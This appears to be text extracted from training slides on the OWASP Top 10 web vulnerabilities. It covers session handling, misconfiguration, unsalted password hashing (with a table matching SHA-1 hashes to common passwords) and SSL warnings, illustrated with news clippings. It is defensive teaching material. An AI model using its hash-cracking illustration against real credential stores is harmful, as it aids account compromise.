


# A3-Broken Authentication and Session Management

- › Weak session identifiers
- › Sessions do not timeout
- › The application returns the session token as part of the page URL
- › Weak account management functions (account creation, change password, recover password). Example (Ebay account lockout DoS)

```
http://tickets.com/itinerary;  
jsessionid=2PoOC2JDPXM0  
OQSNDLPSKHJCJUN2JV  
?conf=ABB21
```

**\* This account has been locked indefinitely due to an excessive number of bad login attempts. Please contact the COIB at eFiling@coib.nyc.gov to have the account unlocked**

Login ID

Password

Login

# A6-Security Misconfiguration

## Hacker fears 'UFO cover-up'

In 2002, Gary McKinnon was arrested by the UK's national high-tech crime unit, after being accused of hacking into Nasa and the US military computer networks.

He says he spent two years looking for photographic evidence of alien spacecraft and advanced power technology.

America now wants to put him on trial, and if tried there he could face 60 years behind bars.

Banned from using the internet, Gary spoke to Click presenter Spencer Kelly to tell his side of the story, ahead of his extradition hearing on Wednesday, 10 May. You can read what he had to say here.

EXCLUSIVE INTERVIEW



[▶ VIDEO](#) Watch an extended version of the interview, lasting 16 minutes

- › Development or default settings remain once deployed.
- › Missing patches.
- › Stack traces and other overly informative error messages.

# A7-Insecure Cryptographic Storage

- › Personal information is not properly encrypted or hashed, or missing salt(example).
- › Continued use of proven weak algorithms (MD5, SHA-1, RC3, RC4, etc...)
- › Encryption keys are not stored securely(Hard coding keys, and storing keys in unprotected stores ) or renewed properly.

5baa61e4c9b93f3f0682  
250b6cf8331b7ee68fd8

No →	19a6dbf1bf05b16195eaf24f1fa43efdc3d317dd	michael
No →	2a72a1f522016f4fd660fd19aa415ac5c3d33568	123456
No →	4145abd8e29dfe738096b117c771c538c3d319bb	superman
Equal ! →	5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8	password
	c6e173c0f381158c32f787e1d5c67530c3d32339	qwerty
	e69177b3636633b524162be07573abeec3d31fc0	letmein

## LinkedIn Password Leak: Salt Their Hide

Posted by **Soulskill** on Friday June 08 2012, @12:59PM  
from the i-see-what-you-did-there dept.



[CowboyRobot](#) writes

"Following [yesterday's post](#) about Poul-Henning Kamp no longer supporting md5crypt, the author has a new column at the ACM where he details all the ways that LinkedIn failed, specifically related to [how they failed to 'salt' their passwords, making them that much easier to crack](#). On a system with many users, the chances that some of them have chosen the same password are pretty good. Humans are notoriously lousy at selecting good passwords. For the evil attacker, that means all users who have the same hashed password in the database have chosen the same password, so it is probably not a very good one, and the attacker can target that with a brute force attempt."

# A9-Insufficient Transport Layer Protection

- › The site doesn't use SSL for all pages that require authentication (stolen cookie, eavesdropping, man-in-the-middle)
- › Improperly configured SSL certificate generates warnings (users are confused)



## This Connection is Untrusted

You have asked Firefox to connect securely to [http://www.foxgator.com](#). You should confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification information. However, this site's identity can't be verified.

### What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is impersonating the site, and you shouldn't continue.

[Get me out of here!](#)

### ▶ Technical Details

### ▼ I Understand the Risks

If you understand what's going on, you can tell Firefox to start trusting this site's identity. **If you trust the site, this error could mean that someone is tampering with your connection.**

Don't add an exception unless you know there's a good reason why this site doesn't have a valid identification.

[Add Exception...](#)

A1-Injection

A2-Cross Site Scripting (XSS)

A3-Broken Authentication and  
Session Management

A4-Insecure Direct Object  
References

A5-Cross Site Request Forgery  
(CSRF)

A6-Security Misconfiguration

A7-Insecure Cryptographic  
Storage

A8-Failure to Restrict URL  
Access

A9-Insufficient Transport Layer  
Protection

A10-Unvalidated Redirects and  
Forwards

A5-Cross Site Request Forgery  
(CSRF)

&

A2-Cross Site Scripting  
(XSS)





Thank you